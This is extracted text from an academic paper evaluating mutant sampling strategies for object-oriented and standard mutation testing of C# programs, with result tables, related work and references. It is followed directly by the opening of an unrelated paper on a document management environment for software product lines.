1	87552	57885	991	587	82
2	54496	41288	724	493	77
3	51228	25692	907	171	87
Sum	193276	124865	2622	1251	



TABLE II.  
MUTATION RESULTS

No, operator type	Generated covered mutants	Killed mutants	Equivalent mutants	Mutation score (MS <sub>orig</sub> ) [%]
1 OO	1341	558	438	61.8
1 Stand.	1683	1151	60	70.9
2 OO	1208	701	143	65.8
2 Stand.	2379	1611	60	69.6
3 OO	998	478	143	55.9
2 Stand	4153	3009	79	73.9

percentage of killed mutants versus all generated mutants  $M_{All}$ . Mutants were killed using minimal sets of test cases determined for randomly selected subset of mutants. The mutation scores given in the tables are average values calculated over all random runs  $M_{Savg}$  (p. D in Sec. II.B). Due to brevity reasons, only results for selected  $R$  values are shown in the tables.

Analyzing the mutation results in dependence of the random sampling degree  $R$ , we can observe that even a small decline in number of mutants ( $R=95\%$ ) resulted in the lowering of the mutation score. However, when numbers of selected mutants are considerably high, deviation of the mutation score from the original value is quite small.

We calculated quality metric  $EQ$ , which took into account not only the mutation score but also two remaining quality factors (number of mutants and number of tests). In general, values of the quality metric are small for the low number of selected mutants (low  $R$ ) because the mutation score is inaccurate. On the other hand, the quality is also not maximal (lower than 0.99) for the highest  $R$ , as in this case the number of mutants is the biggest. The tradeoff

between the quality factors is represented by the maxima of the quality results.

Quality metric flow in dependence of increase in the sampling parameter  $R$  is presented in the Appendix. The results of object-oriented mutation operators are shown in Fig.1-Fig. 6, and of standard operators in Fig. 7 - Fig. 12. For each kind of mutation operators, six diagrams are shown, which correspond to different sampling criteria. Three lines in any diagram represent different subject programs. In respect to the sampling parameter, the diagrams cover subsets of results, i.e. parameter  $R$  varies from 20% to 75% for OO operators, and from 15% to 60% in case of standard operators. The selected scopes of the parameter give a chance to observe maxima of the quality metric and consequently interpret the results.

Based on the idea of “a good randomization mode” introduced in Sec. II.C, we specify its requirements in a quantitative way:

*Unambiguous maximum* - we discard situations when  $EQ$  is of the same high value ( $>0.9975$ ) for the increase in  $R$  or there are several local maxima for  $EQ$  above 0.99.

**Repeatability** - Maximum of quality metric EQ (equal 1) calculated for a given sampling criterion should be similar for each project, i.e. the appropriate value of parameter  $R$  should be the same or differ only  $\pm 5\%$  of mutants.

Taking into account the above requirements, we analyzed the results independently for the object-oriented and standard mutation operators.

For OO operators, selection of mutants in a *fully random* way (1) or according to *namespace* (6) does not meet both requirements. The first requirement is also not fulfilled for the *file random* (2) and *mutation operator random* (5) criteria. Only the remaining two criteria, *class random* and

TABLE III.  
AVERAGE MUTATION RESULTS (MS IN [%]) OF MUTANT SAMPLING FOR ENTERPRISE LOGGING

[illegible]

TABLE IV.  
AVERAGE MUTATION RESULTS (MS IN [%]) OF MUTANT SAMPLING FOR CASTLE

R [%]	(1) Fully random		(2) File random		(3) Class random		(4) Method random		(5) Operator random		(6) Namespace random	
	OO	St	OO	St	OO	St	OO	St	OO	St	OO	St
5	34.6	51.7	24.1	48.7	22.8	47.4	25.5	38.1	33.7	52.4	32.4	51.1
10	41.5	58.9	36.9	57.7	35.1	57.5	33.2	52.5	41.0	58.2	41.0	58.9
20	51.1	63.6	48.1	62.8	47.6	62.9	44.0	61.4	49.1	64.0	50.3	63.8
30	55.2	65.9	51.7	65.2	51.0	65.2	49.0	63.8	54.0	65.7	53.8	65.8
40	57.8	67.0	57.9	66.6	57.5	66.8	54.0	65.9	57.1	67.0	58.1	66.8
50	59.9	67.7	60.3	67.6	60.2	67.6	58.9	67.2	59.8	67.6	60.0	67.8
60	61.7	68.3	61.4	68.2	61.3	68.0	59.9	67.6	61.6	68.2	61.6	68.3
70	63.4	68.7	62.9	68.4	62.7	68.5	61.0	67.9	62.7	68.7	63.1	68.8
80	64.4	69.1	63.8	68.9	63.8	68.9	61.8	68.2	63.9	69.1	64.4	69.1
90	65.2	69.4	64.3	69.1	64.5	69.2	62.3	68.5	65.0	69.3	65.1	69.3
95	65.5	69.4	64.9	69.3	64.7	69.3	62.5	68.4	65.3	69.4	65.4	69.4
100	65.8	69.6	65.8	69.6	65.8	69.6	65.8	69.6	65.8	69.6	65.8	69.6

*method random* (3,4), meet both requirements of the “good” mode. Comparing these two criteria we have found that the *class random* criterion gave better results. For all projects, its quality value was maximal for the same lower sampling degree  $R=40\%$ . In case of *method random* the maximal  $EQ$  were calculated for higher number of mutants:  $R=50-55\%$  for different projects.

It appears that using mutant sampling as a cost reduction method of OO mutation testing, we should select 40% of mutants that could be generated for each class.

Examining the results for standard mutation (Fig. 7 - Fig. 12) we can observe that sampling criteria of *fully random* and *namespace random* do not meet both “good sampling” requirements, similarly as for OO operators. In addition, both criteria are also not fulfilled by the *method random* criterion. In case of *class random* the first requirement is not met.

Two criteria, namely *file random* and *mutation operator random*, gave results consistent with the requirements. However, the maximum of the quality metric was in the range of 35-40% selected mutants for the *file random* criterion, whereas about 30-35% for the *mutation operator random*. The second case required less mutants, therefore, the most beneficial results for standard operators could be obtained while sampling mutants according to *mutation operator* criterion with the sampling degree  $R=30-35\%$ .

Reduced number of mutants and tests indicates at the lower complexity of mutation testing. In order to compare effective benefits we measured real times of mutant generation and test execution. In Table VI, we compare times of all mutants and times of sampling with parameter  $R=35\%$  and *class random* criterion for OO mutation or  $R=30\%$  and *operator random* in case of standard mutation

operators, accordingly. Significant reduction in these times can be observed.

With respect to the average results for all investigated programs, it appears that sampling about 40% of mutants for each class for OO operators took 32% of time to generate the mutants. Mutation score was declined in 15% in reference to all mutants and all tests (85% of  $MS_{orig}$ ). It is possible to use only about 10% of tests to obtain this mutation score.

Mutant sampling gives better results for standard mutation operators than for OO. While sampling of 30% of mutants for each operator, the mutation score was equal to 93% of the original one. Mutant generation time declined in 70%. It would be possible to use only 15% of tests to obtain this result.

#### B. Threats to validity

The experiments were conducted on widely used, complex open-source programs, with 3-5 thousands of mutants per each. However, the conclusion validity can be limited by the small number of subjects. Moreover, only programs in C# were mutated. No detailed results are given for other OO languages, as Java or C++, although we could expect similar trends due to analogy in mutation operators.

The original tests associated with programs had insufficient code coverage; therefore, additional tests were developed. The code coverage did not reach 100% even with all tests. In experiments, only mutants covered by tests were taken into account. The calculation of MS can also be influenced by equivalent mutants, although the most of them was identified before the result evaluation.

The presented results depend on the coefficients  $W_{MS}$ ,  $W_T$ ,  $W_M$  of the quality metric. Therefore, the experiment

TABLE V.  
AVERAGE MUTATION RESULTS (MS IN [%]) OF MUTANT SAMPLING FOR MONO GENDARME

R [%]	(1) Fully random		(2) File random		(3) Class random		(4) Method random		(5) Operator random		(6) Namespace random	
	OO	St	OO	St	OO	St	OO	St	OO	St	OO	St
5	20.1	48.2	16.0	45.7	15.3	45.4	15.0	39.6	20.8	47.6	21.0	48.3
10	31.5	57.9	27.0	56.9	25.9	57.4	21.7	54.3	29.3	57.1	29.5	58.2
20	39.2	65.5	38.2	64.9	38.6	65.6	30.1	64.2	38.4	65.4	38.5	65.2
30	44.0	68.6	40.9	68.2	42.0	68.1	34.2	68.2	43.1	68.7	43.6	68.8
40	46.8	70.3	45.7	70.3	45.7	70.2	42.6	70.1	46.6	70.2	47.2	70.3
50	49.0	71.4	49.1	71.6	48.8	71.7	47.1	71.3	48.3	71.5	49.2	71.3
60	50.9	72.2	50.4	72.3	49.8	72.4	48.3	72.2	51.1	72.3	50.6	72.2
70	52.4	72.8	51.3	72.8	51.4	72.8	49.9	72.6	52.4	72.8	52.3	72.9
80	53.9	73.2	52.2	73.2	51.7	73.2	51.2	73.0	53.7	73.3	53.8	73.2
90	54.9	73.6	53.1	73.5	52.9	73.5	51.6	73.3	54.8	73.6	54.6	73.6
95	55.4	73.7	52.8	73.6	52.9	73.6	52.0	73.4	55.4	73.7	55.4	73.7
100	55.9	73.9	55.9	73.9	55.9	73.9	55.9	73.9	55.9	73.9	55.9	73.9

outcomes were recalculated for another set of weight coefficients. According to a new set (0.8, 0.1, 0.1), mutation score is a more dominant factor in the metric in comparison to the case discussed above. We obtained results that have corresponded to this interpretation. The quality measures were the best for the same sampling criteria as chosen above but for the higher sampling degree. The percent of sampled mutants was equal to 90-100% for OO operators and 60-70% for standard ones. For these coefficients benefits of lower number of mutants or tests are very small, especially for object-oriented operators.

Another factor that influenced the construct validity was the sampling parameter ( $R$ ). The experiments covered the whole scope of the parameter value (from 5% to 100%) with a small difference (per 5%). All calculations were also repeated ten times for different random sampling.

#### IV. RELATED WORK

There are different methods to reduce a cost of mutation testing. Many of them focus on reduction of mutant number, including mutant sampling [1][3].

Experimental evaluation on mutant sampling with 22 standard mutation operators in Mothra resulted in mutation score drop in 16% assuming 10% of mutants were fully randomly sampled [5]. Our results were different, as in the quality metric we took into account not only a drop in the mutation score but also efficiency factors. However, if we compare  $MS$  only, the results for standard operators applied for C# programs are for the first random criterion very similar, i.e.  $R=10\%$  gives 15% decline of a mutation score. With the same sampling degree but for OO operators  $MS$  decrease is substantially bigger - about 37%.

Other experiments have compared mutant sampling approaches to selective mutation of standard operators applied in C programs. Empirical results reported by [14]

point at the preference of selective mutation over the fully random one. The opposite is claimed in [15], in which two sampling modes were considered: fully random - called here one-round random, and two-round random (first a mutation operator is selected than a mutant within this operator). The results showed that random sampling methods can be as effective as those based on operator selection, but are more stable and predictable. The results of this comparison cannot be simply applied to OO operators. It is known that standard operators can generate much more mutants and many of them can be surplus, but there are less tests killing such mutants or the tests are not adequate to kill OO mutants [4], [16].

An approach that would be an alternative to selective mutation and mutant sampling was also discussed in [17], but it was only illustrated by simulation results. Moreover, assumptions behind the idea were more suitable to standard mutation operators than object-oriented.

Mutant sampling method was also beneficially applied in VHDL description [18]. The sampling criterion was similar to the mutation operator sampling, but the percentage of selected mutants was independently established for each operator.

Sun [19] explored mutant reduction based on a program structure and different strategies of path analysis. Experiments on C programs showed that the best strategies were more effective than the random selection technique preserving a sufficiently high mutation score. However, some other strategies did not outperform random approach.

All discussed above results were devoted to standard mutation operators.

Before the experiments with CREAM were conducted, to the best of our knowledge, no results of OO sampling were performed, and no cost reduction on mutation of C# programs was investigated. Experiments following the

similar process were developed for selective mutation and mutant clustering of C# programs [4], [7].

Experiments on mutant sampling on 8 Java classes were conducted by Bluemke [22]. Fully random sampling with the sampling degree ranged from 60% to 10% were examined. Randomly sampling 60% or 50% of mutants in Java programs gave significant reduction in the cost of testing with acceptable mutation score and code coverage decline. This result has been averaged on all kinds of mutation operators. No quality measures were considered.

Java program were also a target of experiments reported by Ma [23]. The weak mutation technique, in which intermediate program results are taken into account, was combined with mutant clustering, in which a mutant is selected among a group of mutants of similar behavior. Only selected mutants were completely executed to obtain the strong mutation results. The number of mutants was significantly reduced. However, the experiments were limited to simple programs and only several standard mutation operators. Hence, no data about object oriented mutation were given.

Object oriented mutation operators for C++ has been recently investigated in experiments reported by Delgado-Perez [24]. They considered also random selection of operators, but not mutant sampling.

Our study differs also from those of other authors in application of the quality metric that takes into account not only a drop in mutation score but also efficiency measures - numbers of mutants and numbers of tests. The metric applied in experiments was proposed in [4], and used also in other experiments reported in [7].

Other metrics to mutation testing quality were discussed by Ester-Botaro in [25]. Some of them were an extension of a effectiveness metric previously proposed by one of the authors. They discuss quality of mutant and operators in order to omit those of a low quality. However, these metrics do not evaluate a cost of a mutation testing process.

Another approach has been recently investigated in [26], where mutation adequacy score was estimated taking into

account several object-oriented metrics, which capture the structural complexity of a program.

## V. CONCLUSION

The empirical study presented in this paper confirms the tendency that OO mutation operators undergo different characteristics than standard operators and therefore may require slightly different methods of cost reduction.

Moreover, the benefits of the methods previously studied for standard operators are lower in case of OO ones, probably due to a lower number of generated and unnecessary mutants.

Using the sampling approach, we can achieve some lowering the number of mutants and tests but also obtaining a relative decrease in mutation score accuracy. For the selected tradeoff, the mutation score was about 93% of that obtained with all mutants and all tests using standard operators, and about 85% for object oriented ones.

Comparison of mutant sampling of C# programs with other "do fewer" methods, such as selective mutation [4] and mutant clustering [7], does not support one definite leading method. The number of mutants and tests was lower for mutant sampling than for selective mutation and similar to those of clustering. On the other hand, the mutation accuracy was lower than in those methods. However, all differences are about few percent and could also be treated as a measurements' deviation. Moreover, sampling methods are superior because of their stability and simple implementation. Mutant clustering is computationally expensive, whereas selective mutation, especially in respect to object-oriented operators, is not so decisive and can depend on a program [4], [16].

The lessons learned is that instead of fully random sampling we would recommend to use different sampling criteria: *class random* for object-oriented operators and *mutation operator random* for standard ones. Both criteria can be easily implemented and both were the best for different tunings of the impact factors in the quality metric.

The percentage of selected mutants depends on the preferred tradeoff between mutation score decline and the efficiency measures (number of mutants and number of tests). For the ratio 6:2:2 of these three components the suggested sampling degree is about 40% for object oriented operators and 30-35% for standard ones.

It should be noted, that in practice, the number of mutants could be not the most important cost factor. Overall time of mutation testing is also strongly influenced by the number of tests to be performed. Therefore, comparing a process quality we should take into account different factors, as in the quality metric applied in the paper.

Concerning C# programs, improvement in mutation testing efficiency is provided by code mutation at level of the Common Intermediate Language of .NET. Another tool

TABLE VI.  
BENEFITS OF MUTANT GENERATION TIME AND TEST EXECUTION TIME  
FOR MUTANT SAMPLING

R [%]	Time of mutant generation (including compilation) [h:min:sec]		Time of test execution [h:min:sec]	
	All	Sampling	All	Sampling
1 OO	06:26:11	01:48:39	06:32:37	00:09:09
2 OO	05:37:44	01:49:31	07:14:14	00:31:16
3 OO	03:49:32	01:23:41	02:02:29	00:11:24
1 St	07:22:44	02:12:04	11:45:39	00:20:15
2 St	10:36:60	03:10:19	15:44:19	01:29:15
3 St	13:53:39	04:09:13	09:43:36	13:53:39

[27], which satisfies this requirement and is tidily coupled with the MS Visual Studio, gives promising results and can be further enriched with some cost reduction methods.

#### APPENDIX: QUALITY METRIC IN DEPENDENCE ON THE SAMPLING PARAMETER R

Legend: “- - -” dashed line Enterprise Logging, “....”dotted line Castle, “—” solid line MonoGendarme.




Fig. 1 OO mutation operators, fully random sampling




Fig. 2 OO mutation operators, file random sampling




Fig. 3 OO mutation operators, class random sampling




Fig. 4 OO mutation operators, method random sampling




Fig. 5 OO mutation operators, operator random sampling




Fig. 6 OO mutation operators, namespace random sampling




Fig. 7 Standard mutation operators, fully random sampling




Fig. 8 Standard mutation operators, file random sampling




Fig. 9 Standard mutation operators, class random sampling




Fig. 10 Standard mutation operators, method random sampling




Fig. 11 Standard mutation operators, operator random sampling




Fig. 12 Standard mutation operators, namespace random sampling

## REFERENCES

- [1] Y. Jia and M. Harman, "An analysis and survey of the development of mutation testing," *IEEE Transactions on Software Engineering*, vol. 37, no. 5, pp. 649–678, Sept-Oct. 2011, <https://dx.doi.org/10.1109/TSE.2010.62>
- [2] A. Derezińska and A. Szustek, "Object-Oriented testing capabilities and performance evaluation of the C# mutation system," in *Proc. CEE-SET 2009*, Szmuc, T., Szpyrka, M., Zendulka, J. Eds., LNCS, vol. 7054, 2012, pp. 229–242, [https://dx.doi.org/10.1007/978-3-642-28038-2\\_18](https://dx.doi.org/10.1007/978-3-642-28038-2_18)
- [3] M. P. Usaola and P. R. Mateo, "Mutation testing cost reduction techniques: a survey," *IEEE Software*, vol. 27, no. 3, pp. 80–86, May-June 2010, <https://dx.doi.org/10.1109/MS.2010.79>
- [4] A. Derezińska and M. Rudnik, "Quality evaluation of Object-Oriented and standard mutation operators applied to C# programs," in *Proc. TOOLS Europe 2012*, C.A. Furia, S. Nanz Eds., LNCS, vol. 7304, Springer Berlin Heidelberg, 2012, pp. 42–57, [https://dx.doi.org/10.1007/978-3-642-30561-0\\_5](https://dx.doi.org/10.1007/978-3-642-30561-0_5)
- [5] A. P. Mathur and W. E. Wong, "Reducing the cost of mutation testing: an empirical study," *J. of Systems and Software*, vol. 31, no. 3, pp. 185–196, Dec. 1995, [http://dx.doi.org/10.1016/0164-1212\(94\)00098-0](http://dx.doi.org/10.1016/0164-1212(94)00098-0)
- [6] J. Offutt, G. Rothermel, and C. Zapf, "An experimental evaluation of selective mutation," in *Proc. 15th International Conference on Software Engineering*, IEEE Comp. Soc. Press, 1993, pp. 100–107, <https://dx.doi.org/10.1109/ICSE.1993.346062>
- [7] A. Derezińska, "A quality estimation of mutation clustering in C# programs," in *New Results in Dependability and Computer Systems W. Zamojski et al. Eds.*, AISC vol. 224, Springer, Switzerland, 2013, pp. 183–194, [https://dx.doi.org/10.1007/978-3-319-00945-2\\_11](https://dx.doi.org/10.1007/978-3-319-00945-2_11)
- [8] A. T. Acree, "On Mutation," Ph.D. thesis, Georgia Institute of Technology, Atlanta, GA, 1980.
- [9] T. A. Budd, "Mutation analysis of program test data," Ph.D. thesis, Yale University, New Haven, CT, 1980.
- [10] G. J. Myers, *The Art of Software Testing*, John Wiley & Sons, 1979, 3rd. ed 2011
- [11] M. Kryszkiewicz, "Fast algorithm finding minima in monotonic Boolean functions," Warsaw Univ. of Technology, ICS Res Rep. 42/93, 1993.
- [12] A. Derezińska and A. Szustek, "Tool-supported mutation approach for verification of C# programs," in *Proc. International Conference on Dependability of Computer Systems*, W. Zamojski, et al. Eds., pp. 261–268, 2008, <https://dx.doi.org/10.1109/DepCoS-RELCOMEX.2008.51>
- [13] CREAM, <http://galera.ii.pw.edu.pl/~adr/CREAM/>
- [14] E. F. Barbosa, J.C. Maldonado, and A.M.R. Vincenzi, "Toward the determination of sufficient mutant operators for C," *Softw. Test. Verif. and Reliab.* vol. 11, pp. 113–136, June 2001, <https://dx.doi.org/10.1002/stvr.226>
- [15] L. Zhang, S.-S., Hou, J.-J. Hu, T., Xie, and H. Mei, "Is operator-based mutant selection superior to random mutant selection?" in *Proc. 32nd International Conference on Software Engineering, ICSE 2010*, 2010, pp. 435–444, <https://dx.doi.org/10.1145/1806799.1806863>
- [16] J. Hu, N. Li, and J. Offutt, "An analysis of OO mutation operators," in *Proc. of 4th International Conference Software Testing Verification and Validation Workshops*, 6th Workshop on Mutation Analysis, IEEE Comp. Soc., 2011, pp. 334–341, <https://dx.doi.org/10.1109/ICSTW.2011.47>
- [17] K. Adamopoulos, M. Harman, and R. M. Hierons, "How to overcome the equivalent mutant problem and achieve tailored selective mutation using co-evolution," *GECCO'04*, LNCS, vol. 3103, pp. 1338–1349, Springer, 2004, [https://dx.doi.org/10.1007/978-3-540-24855-2\\_155](https://dx.doi.org/10.1007/978-3-540-24855-2_155)
- [18] M. Scholive, V. Beroulle, C. Robach, M. L. Flottes, and B. Rouzere, "Mutation sampling technique for the generation of structural test data," in *Proc. of the Conference on Design, Automation and Test in Europe, DATE'05*, vol. 2, pp. 1022 – 1023, IEEE Comp. Soc., 2005.
- [19] C. Sun, F. Xue, H. Liu, and X. Zhang, "A path-aware approach to mutant reduction in mutation testing," *Information and Software Technology*, vol. 81, pp. 65–81, Jun. 2017, <https://dx.doi.org/10.1016/j.infsof.2016.02.006>
- [20] S. Segura, R. M. Hierons, D. Benavides, and A. Ruiz-Cortes, "Mutation testing on an object-oriented framework: An experience report," *Information and Software Technology*, 53(10), pp. 1124–1136, Oct. 2011, <https://dx.doi.org/10.1016/j.infsof.2011.03.006>
- [21] L. Zhang, M. Gligoric, D. Marinov, and S. Khurshid, "Operator-based and random mutant selection: better together," in *28th IEEE/ACM Conference on Automated Software Engineering*, Palo Alto, USA, 2013, pp. 92–102, <https://dx.doi.org/10.1109/ASE.2013.6693070>
- [22] I. Bluemke and K. Kulesza, "Reduction of computational cost in mutation testing by sampling mutants," in *New Results in Dependability and Computer System*, W. Zamojski et al. Eds., Springer, 2013, pp. 41–51, [https://dx.doi.org/10.1007/978-3-319-07013-1\\_9](https://dx.doi.org/10.1007/978-3-319-07013-1_9)
- [23] Y.-S. Ma and S.-W. Kim, "Mutation testing cost reduction by clustering overlapped mutants," *J. of Systems and Software*, vol. 115, pp. 18–30, May 2016, <http://dx.doi.org/10.1016/j.jss.2016.01.007>
- [24] P. Delgado-Perez, S. Segura, and S. Media-Bulo, "Assessment of C++ object-oriented mutation operators: A selective mutation approach," *Softw Test Verif Reliab.*, 2017, <https://dx.doi.org/10.1002/stvr.1630>
- [25] A. Estero-Botaro, F. Palomo-Lozano, I. Medina-Bulo, J. J. Dominguez-Jimenez, and A. Garcia-Dominguez, "Quality metrics for mutation testing with application to WS-BPL compositions," *Softw Test Verif Reliab.* vol. 25, no. 5–7, pp. 536–571, Aug-Nov. 2015, <https://dx.doi.org/10.1002/stvr.1528>
- [26] M. Moghadam and S. Babanir, "Mutation score evaluation in terms of object-oriented metrics," *4th International eConference on Computer and Knowledge Engineering (ICCKE)*, 2014, Mashhad, Iran 2014, pp. 775–780, <https://dx.doi.org/10.1109/ICCKE.2014.6993419>
- [27] A. Derezińska and P. Trzpił, "Mutation testing process combined with Test-Driven Development in .NET Environment," in *Theory and Engineering of Complex Systems and Dependability*, W. Zamojski et al. Eds., AISC vol. 365, Springer, pp. 131–140, 2015, [https://dx.doi.org/10.1007/978-3-319-19216-1\\_13](https://dx.doi.org/10.1007/978-3-319-19216-1_13)



## Documentation Management Environment for Software Product Lines

Stan Jarzabek

*Faculty of Computer Science  
Bialystok University of Technology, Poland  
s.jarzabek@pb.edu.pl*

Daniel Dan

*Info-Software Systems ST Electronics Pte. Ltd.,  
Singapore  
ddan8807@gmail.com*

**Abstract**—Similar documents arise in software and business domains. Examples are user guides for different versions of a software product, contracts between vendors and clients, or legal documents. The usual practice is to capture common document formats and contents in templates that must be manually customized to a new context – often a slow, tedious, and error-prone process. We propose a method based on a proven approach developed for software reuse that simplifies and automates routine tasks involved in creating and updating families of similar documents. Our Document Management Environment (DME) provides functions to create templates capable of higher levels of document contents reuse than templates supported by word processors such as MS Word. DME allows users to designate any arbitrary document part as a template’s variation point that can be customized to produce a specific document. DME automates document production by syncing inter-dependent customizations occurring at different variation points. The paper describes two “proof of concept” implementations of DME as Word add-in: The first one uses Content Control mechanism and is specific to MS Word. The second one is based on ART (Adaptive Reuse Technique), a general text manipulation method and tool, and can be used to manage similar documents in any editor that provides an access to the internal representation of documents.

**Keywords:** Documentation, Reuse, Productivity, Document Generation, Templates

### I. INTRODUCTION

Document Management Environment (DME) facilitates and automates reuse of documents written in WORD. DME is useful in Software Product Line (SPL) engineering [1], where we manage a family of similar software products from a common set of reusable SPL core assets such as SPL architecture shared by products, source code components, documentation, test cases, etc. SPL core assets help developers build a custom product. They play the role of templates that are reused after suitable adaptations to derive custom products. All the SPL members are similar, but each one also differs from others in client-specific features. The impact of features shows as many changes that must be applied throughout the product code and documentation.

Creation and evolution of documentation for SPL members involves much repetitive work. Developers can benefit from reuse of software documentation just as much as they benefit from reuse of other SPL assets. For example, User Guides for different SPL members are similar, but also different. The

differences in User Guide versions reflect product-specific variant features implemented into some custom products, but absent from others. With understanding of commonalities and differences among User Guide versions, we can design documentation templates from which to derive custom User Guides for specific products.

Document versions typically share common structure with possible variations such as optional sections. Various document fragments may recur in variant forms in many places, within and across documents. The usual practice is to capture similarities in templates that must be copied and manually customized to create new document versions. Templates of word processors such as MS Word support reuse of text “as is”. However, in reality, templates must be extensively adapted to form a new document version by changing, adding or deleting text fragments. Such adaptation is weakly supported by templates of word processors known to the authors, which often hinders documentation management, making it a slow, tedious, and error-prone process.

Our proposed approach to managing families of similar documents overcomes this limitation, providing means for flexible and semi-automated adaptation of document templates. DME automates routine tasks involved in creating and updating similar documents. The goal is to boost document management productivity.

The challenge of managing a document family is to understand what’s common and what’s different among document versions. The differences between any two documents (irrespective of the degree of their similarity) can be trivially expressed as a sequence of text addition/deletion operations that applied to one document produce the other one. However, such a simple-minded perspective on document differences poorly addresses human-cognitive aspects of document management. In the course of empirical studies, we identified seven basic document variation types that collectively provided a basis for building powerful document templates that are easy to grasp and could be adapted in flexible ways to form document versions (Section IV). DME provides seven text manipulation operations that handle these basic document variation types such as parameter instantiation throughout the documents, selecting text from a list of options, inserting or deleting text at designated points in documents, or repeatedly generating custom text according to a specified template. DME automatically propagates custom changes across templates in

the process of creating new document versions or in updating existing ones. Our intention was to minimize the need for manual customizations of templates, hoping to reduce effort involved in managing documents.

Given popularity of MS Word, we decided that our “proof of concept” implementation of DME would help users manage families of MS Word documents. DME extends the concept of MS Word templates and styles, to provide better controls over reuse of document structure, contents and formatting. We implemented DME user interface as an MS Word add-in.

We considered two different strategies for manipulating the internal representation of MS Word documents. The first strategy used the Content Control API. This solution was straightforward, however it was specific to Microsoft technology. In the second solution, we demonstrated how the seven basic operations could be implemented in any editor providing access to its internal textual representation of documents. For that we applied a general-purpose mechanism of ART (Adaptive Reuse Technique, <http://art-processor.org/>) that we developed and used as a variability management technique for software reuse. We demonstrated how the seven document variation types could be expressed in ART and illustrated document management with an example.

We believe our proposed solution to document management will be particularly useful in any software or business domain that involves large volumes of related documents, with many

repetition patterns, and detailed variations propagating across documents in complex ways. DME complements capabilities of commercially available document generation systems.

In Section II, we set our assumptions regarding the document management process and explain the role of DME in that process. We introduce a working example in Section III. We discuss basic document variation types in Section IV. In Section V, we present users’ perspective of DME implemented as a Word Add-in, and in Section VI we comment on implementation of DME. Section VII illustrates salient features of a general-purpose text manipulation method and tool ART. Discussion of future work, related work and conclusions end the paper.

## II. APPROACH AT A GLANCE

The lifecycle of DME-supported documentation processing fits into the usual SPL lifecycle, with two major phases, namely *Domain Engineering* and *Product Development* (Figure 1). *Document Architect* (or Senior Clerk) analyzes similarities and differences among subject documents (e.g., User Guides for some products), and uses DME to create a template based on text that recurs in documents in variant forms. Templates are richly parameterized, to let our tool manage document variability and reuse at coarse- and fine-granularity levels.

